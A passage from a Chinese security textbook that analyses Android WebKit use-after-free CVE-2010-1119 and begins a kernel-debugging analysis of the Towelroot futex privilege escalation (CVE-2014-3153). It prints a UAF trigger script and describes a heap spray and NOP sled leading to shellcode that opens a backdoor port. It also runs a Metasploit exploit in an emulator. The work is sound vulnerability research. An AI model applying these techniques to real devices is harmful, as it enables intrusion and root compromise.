


图10-80　设置调试参数

单击“OK”按钮后弹出Android模拟器进程列表，选择浏览器进程“com.android.browser”，如图10-81所示。




图10-81　Android模拟器进程列表

单击“OK”按钮弹出如图10-82所示的确认框，选择“Same”按钮即可开始调试。




图10-82　确认调试模块与输入文件是否一致

在“modeles”窗口中选择libwebcore.so模块，然后单击鼠标右键从弹出的快捷菜单中选择“Jump to module base”（如图10-83所示），接着，在图10-77所示的0x4A57A地址下断点，这里的加载基址

是0xAA000000（如图10-84所示），因此断点地址应该是0xAA04A57A，如图10-85所示。




图10-83　跳转到libwebcore模块基址




图10-84　libwebcore.so模块基址




图10-85　设置断点

单击运行后，在Android浏览器中打开Exploit页面，被断下，可以看到堆喷射已起作用，将R0所在内存全都填充为0x00600060，包括R0+0x54所在内存也被覆盖为0x00600060，如图10-86所示。




图10-86　将R0所在内存全都填充为0x00600060

单步执行到BLX R2指令，最终导致进程跳转到地址0x00600060上执行代码，如图10-87所示。




图10-87 成功控制执行流

0x00600060地址也是被0x00600060数据填充，它相当于NOP指令，如图10-88所示。




图10-88 NOP指令

一直往后执行，0x00600060之后就是一段0x5005E1A0（即mov r5, r5），也相当于NOP指令，就这样一直滑行到Shellcode代码，如图10-89所示，最终开启端口2222留取后门，实现图10-90所示的效果。




图10-89 成功执行到Shellcode代码

整个漏洞的利用过程，如图10-90所示。




图10-90　漏洞利用原理图

10.6.3　通过补丁源码分析漏洞成因

触发漏洞的关键是如下两行代码，如图10-91所示

```
function heap()
{
    var id = document.getElementById("target");
    var attribute = id.getAttributeNode('id');
    nodes = attribute.childNodes;
    //document.body.removeChild(id);
    attribute.removeChild(nodes[0]);

    setTimeout( function() {
        for (var i = 0; i < 10000; i++) {
            var s = new String(unescape("\u4141\u4141"));
        };
        nodes[0].textContent
    }, 0);
}
```

图10-91　触发漏洞的关键代码

一句移除属性节点，一句引用节点，典型的UAF漏洞形式，原PoC中的document.body.removeChild(id)并不是漏洞的关键，移除后依然可以触发。为了更方便地理解代码，可以在电脑上直接用chrome调试PoC，然后在attribute.removeChild一句上下断点，可以看到其执行前后的变化，执行前的情况如图10-92所示。

NodeList数组里包含1个元素，nodes[0]这个节点的textContent值就是“target”，如图10-93所示，也就是p标签的id属性值，后面会引用到它。




图10-92　JavaScript调试




图10-93　nodes[0].textContent值为“target”

执行第10行代码后，属性节点内容被清空，但NodeList还在，只是长度从1变为0，此时nodes[0]已不存在，如图10-94所示。




图10-94　NodeList长度由1变0

最后，引用节点nodes[0]获取textContent，但它已被移除，正常情况下是无法读取的，如图10-95所示。由于Android WebKit 没有对空NodeList进行检测，才导致已被移除的对象再次被引用，从而造成UAF漏洞。




图10-95　引用节点nodes[0]获取textContent导致错误

我们直接看下修复源码的对比情况（由于未找到相应的Android修复对比源码，因此从其他开源项目提取）：


```
--- NEW FILE qt-everywhere-opensource-src-4.6.3-CVE-2010-1119.patch ---
diff -up qt-everywhere-opensource-src-4.6.3/src/3rdparty/webkit/WebCore/dom/Node.cpp.CV
E-2010-1119 qt-everywhere-opensource-src-4.6.3/src/3rdparty/webkit/WebCore/dom/Node.cpp
--- qt-everywhere-opensource-src-4.6.3/src/3rdparty/webkit/WebCore/dom/Node.cpp.CVE-201
0-1119    2010-06-02 04:03:12.000000000 +0200
```

```
+++ qt-everywhere-opensource-src-4.6.3/src/3rdparty/webkit/WebCore/dom/Node.cpp    2010-06-15 13:11:55.974470742 +0200
@@ -910,7 +910,10 @@ void Node::notifyLocalNodeListsAttribute
     if (!data->nodeLists())
         return;

-    data->nodeLists()->invalidateCachesThatDependOnAttributes();
+    if (!isAttributeNode())
+        data->nodeLists()->invalidateCachesThatDependOnAttributes();
+    else
+        data->nodeLists()->invalidateCaches();

     if (data->nodeLists()->isEmpty()) {
         data->clearNodeLists();
```

关键出在webkit/WebCore/dom/Node.cpp中的Node::notifyLocalNodeListsAttribute函数（对应Andorid里的Node::notifyLocalNodeListsAttributeChanged），从函数名notifyLocalNodeListsAttributer-Changed看，它应该是在调用attribute.removeChild(nodes[0]) 移除NodeList中的属性节点后被调用的。补丁代码在其中添加了对isAttributeNode函数结果的判断，即当前为属性节点时，改为调用invalidateCaches，否则调用invalidateCachesThatDependOnAttributes，具体参考Android 2.2.3版本中的源码：http://androidxref.com/2.2.3/xref/external/webkit/WebCore/dom/Node.cpp#922，如图10-96所示。



```
void Node::notifyLocalNodeListsAttributeChanged()
{
    if (!hasRareData())
        return;
    NodeRareData* data = rareData();
    if (!data->nodeLists())
        return;

    if (!isAttributeNode())
        data->nodeLists()->invalidateCachesThatDependOnAttributes();
    else
        data->nodeLists()->invalidateCaches();

    if (data->nodeLists()->isEmpty()) {
        data->clearNodeLists();
        document()->removeNodeListCache();
    }
}
```

图10-96 Node::notifyLocalNodeListsAttribute函数

对比invalidateCaches与invalidateCachesThatDependOnAttributes函数可以发现invalidateCaches最终还是调用invalidateCachesThatDependOnAttributes，只是调用前添加了几行代码，如图10-97所示。链接为http://androidxref.com/2.2.3/xref/external/webkit/WebCore/dom/Node.cpp# invalidateCaches。

```
void NodeListsNodeData::invalidateCaches()
{
    m_childNodeListCaches->reset();
    TagCacheMap::const_iterator tagCachesEnd = m_tagNodeListCaches.end();
    for (TagCacheMap::const_iterator it = m_tagNodeListCaches.begin(); it != tagCachesEnd; ++it)
        it->second->reset();
    invalidateCachesThatDependOnAttributes();
}

void NodeListsNodeData::invalidateCachesThatDependOnAttributes()
{
    CacheMap::iterator classCachesEnd = m_classNodeListCaches.end();
    for (CacheMap::iterator it = m_classNodeListCaches.begin(); it != classCachesEnd; ++it)
        it->second->reset();

    CacheMap::iterator nameCachesEnd = m_nameNodeListCaches.end();
    for (CacheMap::iterator it = m_nameNodeListCaches.begin(); it != nameCachesEnd; ++it)
        it->second->reset();
}
```

图10-97　对比invalidateCaches 与 invalidateCachesThatDependOnAttributes函数

关于其中m_ChildNodeListCaches与m_tagNodeListCaches的定义可以在http://androidxref.com/2.1/xref/external/webkit/WebCore/dom/NodeRareData.h#40找到，如图10-98所示。

```
    RefPtr<DynamicNodeList::Caches> m_childNodeListCaches;

    typedef HashMap<String, RefPtr<DynamicNodeList::Caches> > CacheMap;
    CacheMap m_classNodeListCaches;
    CacheMap m_nameNodeListCaches;

    typedef HashMap<QualifiedName, RefPtr<DynamicNodeList::Caches> > TagCacheMap;
    TagCacheMap m_tagNodeListCaches;
```

图10-98　m_ChildNodeListCaches与m_tagNodeListCaches的定义

关于reset函数，可以查看http://androidxref.com/2.1/xref/external/webkit/WebCore/dom/DynamicNodeList.cpp#164，如图10-99所示。

```
void DynamicNodeList::Caches::reset()
{
    lastItem = 0;
    isLengthCacheValid = false;
    isItemCacheValid = false;
}
```

图10-99　DynamicNodeList::Caches::reset函数

在PoC中移除的属性节点是个动态节点，它在Caches缓存中创建生成，所以它相对静态节点的访问速度更快。在PoC中删除属性节点的代码执行后（NodeList长度变为0），修复代码会清空缓存中的动态节点列表，使得Cache中的length与item属性失效，导致无法再次引用已删除的节点（node[0]），从而有效地防止释放重引用UAF漏洞的发生。

10.7 CVE-2014-3153 Android内核Futex提权漏洞（Towelroot）

10.7.1 Android设备Root神器——Towelroot

2014年5月，国外著名iOS越狱黑客comex曝光Linux内核Futext机制存在提权漏洞CVE-2014-3153，并提交至HackerOne漏洞奖励平台，后来被“神奇小子”gethot编写出适用于Android各机型的通用Root工具——“Towelroot”（如图10-100所示，官网https://towelroot.com），其影响2014年6月14日之前发布的Android系统，几乎覆盖Android 4.4及以下各版本，影响甚广。




图10-100 Towelroot

10.7.2 通过内核源码调试分析漏洞

在10.3.6节中已经介绍了关于Android内核源码的调试方法，此处我们就运用该方法分析Towelroot漏洞。以下是本次的漏洞分析环境，如表10-3所示。

表10-3 测试环境

	推荐使用的环境	备注
操作系统	Mac OS X	版本号：10.10.5
调试器	arm-linux-androideabi-gdb	版本号：7.3.1-gg2
漏洞程序	Goldfish 内核源码	版本号：3.4

通过Git下载goldfish内核源码时，都是自动下载最新版本，可能已经修复需要调试的漏洞，这时就需要回滚代码。比如本例Towelroot漏洞是出现在kernel/futex.c文件上的，通过Google搜索“CVE-2014-3153 patch diff”很容易找到此类信息，包括提交时的commit id，为了回滚到漏洞版本的代码，可以进入已下载的goldfish目录，然后执行以下命令：

```
cd goldfish
git checkout e8c92d268b8b8feb550ca8d24a92c1c98ed65ace kernel/futex.c
```

上面那串数字是从官方源码的更新记录（链接：https://android.googlesource.com/kernel/

goldfish.git/+log/android-goldfish-3.4/kernel/futex.c）获取到的，先找到漏洞补丁发布前的一次提交记录，然后单击进入详情页，在页面上方即可看到那串数字，如图10-101所示。




图10-101　漏洞补丁更新记录

然后，按照图10-12所示的方法重新编译内核源码，然后以编译好的内核启动模拟器。为加快启动速度，可以用以下命令（尤其是用-no-window免去模拟器窗口的显示可以加快启动速度）去掉一些无用功能。

```
emulator -kernel ./arch/arm/boot/zImage -verbose -debug init -show-kernel -no-boot-anim
-no-skin -no-audio -no-window -qemu -s -S
```

在另一个终端窗口开启GDB远程调试：

```
arm-linux-androideabi-gdb ./vmlinux
gdb$ target remote :1234
gdb$ c
```

接下来，笔者利用Metasploit生成的利用代码进行测试，由于前面已经多次讲过Metasploit生成样本的方法，因此这里不再赘述。生成利用程序后，将其上传到模拟器中运行：

```
adb push exploit /data/local/tmp/
adb shell
root@generic:/ # cd /data/local/tmp
root@generic:/data/local/tmp # ./exploit
```

最后导致内核崩溃，在启动模拟器的窗口可以看到崩溃信息：

```
Unable to handle kernel NULL pointer dereference at virtual address 0000000c
pgd = d2230000
[0000000c] *pgd=12215831, *pte=00000000, *ppte=00000000
Internal error: Oops: 17 [#1] PREEMPT ARM
CPU: 0    Not tainted  (3.4.67-g7fda5cc-dirty #3)
PC is at plist_add+0x6c/0xe0
LR is at task_blocks_on_rt_mutex+0xb0/0x1f8
pc : [<c01d57fc>]    lr : [<c0053b74>]    psr: 00000093
sp : d2239d90  ip : d2235de8  fp : 00000001
r10: 00000001  r9 : d2235de8  r8 : 60000013
r7 : de814b88  r6 : d2239dec  r5 : de814b88  r4 : d2239de8
r3 : 0000000c  r2 : 0000000c  r1 : d220fe20  r0 : 00000083
Flags: nzcv  IRQs off  FIQs on  Mode SVC_32  ISA ARM  Segment user
Control: 10c53c7d  Table: 12230059  DAC: 00000015
……
[<c01d57fc>] (plist_add+0x6c/0xe0) from [<c0053b74>] (task_blocks_on_rt_mutex+0xb0/0x1f8)
[<c0053b74>] (task_blocks_on_rt_mutex+0xb0/0x1f8) from [<c036f85c>]
(rt_mutex_slowlock+0xcc/0x154)
[<c036f85c>] (rt_mutex_slowlock+0xcc/0x154) from [<c0052100>]
(futex_lock_pi.isra.9+0x1c8/0x2dc)
[<c0052100>] (futex_lock_pi.isra.9+0x1c8/0x2dc) from [<c0053300>] (do_futex+0x918/0x9e8)
[<c0053300>] (do_futex+0x918/0x9e8) from [<c00534f4>] (sys_futex+0x124/0x16c)
[<c00534f4>] (sys_futex+0x124/0x16c) from [<c000da80>] (ret_fast_syscall+0x0/0x30)
Code: e3a01000 e1a0200c ea000000 e1a02003 (e5923000)
---[ end trace 9f1acfdc11df91b4 ]---
Kernel panic - not syncing: Fatal exception
```

从栈回溯信息可以看到导致漏洞的一些函数都是跟Futex操作相关的。

先简单介绍Futex（Fast Userspace Mutex），它是快速用户空间互斥体的意思，由用户空间和内核共同完成的同步机制，以防止多个进程/线程同时对同一资源进行操作，从而造成数据不同步的错误。假设用户A和用户B在不同的地方同时向一张银行卡存钱，卡余额为0元，而此时A与B同时分别存入1000元和2000元，他们都会先获取余额（均为0元）再加上自己的新存款去更新余额，但无论谁先完成更新，最后的存款不是1000元，就是2000元，而非3000元。如果有一种机制帮他们做排序处理，那么双方获取余额时就不会都是0元了，就会做叠加处理，互斥体就是解决这类问题的。

在创建Futex时，会先在用户空间分配一段共享内存，以便各进程/线程可以访问该Futex。当应用申请互斥锁时，会先由glibc在用户层检测是否有其他进程拥有该Futex，如果没有就直接获取锁，以此加速用户空间互斥体的处理；否则会进入内核层进行检测，当有锁在等待中时，就先挂起。当需要释放锁时，也先用用户层的glibc判断是否存在等待者，没有就直接释放锁，有就由内核将等待者唤醒。

下面根据崩溃时的栈回溯信息，我们先在do_futex函数上下断点，执行测试程序后断下：

```
gdb$ break do_futex
Breakpoint 1 at 0xc00529e8: file kernel/futex.c, line 2644.
gdb$ c
Error while running hook_stop:
No symbol "disassembly" in current context.

Breakpoint 1, do_futex (uaddr=0xb6f71518, op=0x81, val=0x7fffffff, timeout=0x0,
uaddr2=0xb6f71518, val2=0x0, val3=0xb6f33df5) at kernel/futex.c:2644
2644    {
gdb$ list
2639                        curr, pip);
2640    }
2641
2642    long do_futex(u32 __user *uaddr, int op, u32 val, ktime_t *timeout,
2643            u32 __user *uaddr2, u32 val2, u32 val3)
2644    {
2645        int cmd = op & FUTEX_CMD_MASK;
2646        unsigned int flags = 0;
2647
2648        if (!(op & FUTEX_PRIVATE_FLAG))
gdb$ list
2649            flags |= FLAGS_SHARED;
2650
2651        if (op & FUTEX_CLOCK_REALTIME) {
2652            flags |= FLAGS_CLOCKRT;
2653            if (cmd != FUTEX_WAIT_BITSET && cmd != FUTEX_WAIT_REQUEUE_PI)
2654                return -ENOSYS;
2655        }
2656
2657        switch (cmd) {
2658        case FUTEX_LOCK_PI:
gdb$ list
2659        case FUTEX_UNLOCK_PI:
2660        case FUTEX_TRYLOCK_PI:
2661        case FUTEX_WAIT_REQUEUE_PI:
2662        case FUTEX_CMP_REQUEUE_PI:
2663            if (!futex_cmpxchg_enabled)
2664                return -ENOSYS;
2665        }
2666
2667        switch (cmd) {
```

```
2668        case FUTEX_WAIT:
gdb$ list
2669            val3 = FUTEX_BITSET_MATCH_ANY;
2670        case FUTEX_WAIT_BITSET:
2671            return futex_wait(uaddr, flags, val, timeout, val3);
2672        case FUTEX_WAKE:
2673            val3 = FUTEX_BITSET_MATCH_ANY;
2674        case FUTEX_WAKE_BITSET:
2675            return futex_wake(uaddr, flags, val, val3);
2676        case FUTEX_REQUEUE:
2677            return futex_requeue(uaddr, flags, uaddr2, val, val2, NULL, 0);
2678        case FUTEX_CMP_REQUEUE:
gdb$ list
2679            return futex_requeue(uaddr, flags, uaddr2, val, val2, &val3, 0);
2680        case FUTEX_WAKE_OP:
2681            return futex_wake_op(uaddr, flags, uaddr2, val, val2, val3);
2682        case FUTEX_LOCK_PI:
2683            return futex_lock_pi(uaddr, flags, val, timeout, 0);
2684        case FUTEX_UNLOCK_PI:
2685            return futex_unlock_pi(uaddr, flags);
2686        case FUTEX_TRYLOCK_PI:
2687            return futex_lock_pi(uaddr, flags, 0, timeout, 1);
2688        case FUTEX_WAIT_REQUEUE_PI:
gdb$ list
2689            val3 = FUTEX_BITSET_MATCH_ANY;
2690            return futex_wait_requeue_pi(uaddr, flags, val, timeout, val3,
2691                                         uaddr2);
2692        case FUTEX_CMP_REQUEUE_PI:
2693            return futex_requeue(uaddr, flags, uaddr2, val, val2, &val3, 1);
2694        }
2695        return -ENOSYS;
2696    }
```

可以发现do-futex主要是针对不同的命令调用相应的处理函数，根据前面崩溃时的栈回溯信息，可以看到接下来调用的是futex_lock_pi函数，对其下断继续跟踪进去，执行三次后才会断在futex_lock_pi函数上：

```
gdb$ break futex_lock_pi
Breakpoint 2 at 0xc0051f38: file kernel/futex.c, line 1988.
……
gdb$ c
Error while running hook_stop:
No symbol "disassembly" in current context.
```

```
Breakpoint 2, futex_lock_pi (uaddr=0xd010, flags=0x1, time=0x0, trylock=0x0,
detect=Unhandled dwarf expression opcode 0xfa
) at kernel/futex.c:1988
1988    static int futex_lock_pi(u32 __user *uaddr, unsigned int flags, int detect,
gdb$ list
1983     * Userspace tried a 0 -> TID atomic transition of the futex value
1984     * and failed. The kernel side here does the whole locking operation:
1985     * if there are waiters then it will block, it does PI, etc. (Due to
1986     * races the kernel might see a 0 value of the futex too.)
1987     */
1988    static int futex_lock_pi(u32 __user *uaddr, unsigned int flags, int detect,
1989                ktime_t *time, int trylock)
1990    {
1991        struct hrtimer_sleeper timeout, *to = NULL;
1992        struct futex_hash_bucket *hb;
……
2015        ret = futex_lock_pi_atomic(uaddr, hb, &q.key, &q.pi_state, current, 0);
……
2100        put_futex_key(&q.key);
2101        goto retry;
2102    }
```

从源码可以发现，futex_lock_pi的核心处理函数是futex_lock_pi_atomic，继续下断跟进：

```
gdb$ break futex_lock_pi_atomic
Breakpoint 3 at 0xc0050f18: file kernel/futex.c, line 720.
gdb$ c
Error while running hook_stop:
No symbol "disassembly" in current context.

Breakpoint 3, futex_lock_pi_atomic (uaddr=0xd010, hb=0xc04d1c08, key=0xd222de9c,
ps=0xd222dea8, task=0xd41f7400, set_waiters=0x0) at kernel/futex.c:720
gdb$ list
715    */
716   static int futex_lock_pi_atomic(u32 __user *uaddr, struct futex_hash_bucket *hb,
717                 union futex_key *key,
718                 struct futex_pi_state **ps,
719                 struct task_struct *task, int set_waiters)
720   {
721       int lock_taken, ret, force_take = 0;
722       u32 uval, newval, curval, vpid = task_pid_vnr(task);
```

```
723
724   retry:
gdb$ list
725         ret = lock_taken = 0;
726
727         /*
728          * To avoid races, we attempt to take the lock here again
729          * (by doing a 0 -> TID atomic cmpxchg), while holding all
730          * the locks. It will most likely not succeed.
731          */
732         newval = vpid;
733         if (set_waiters)
734             newval |= FUTEX_WAITERS;
gdb$ list
735
736         if (unlikely(cmpxchg_futex_value_locked(&curval, uaddr, 0, newval)))    // 从前面的注释可以知道，此处用于比较 uaddr 值是否为 0，若为 0 则将线程 id 赋值给它
737             return -EFAULT;
738
739         /*
740          * Detect deadlocks.
741          */
742         if ((unlikely((curval & FUTEX_TID_MASK) == vpid)))
743             return -EDEADLK;
744
gdb$ list
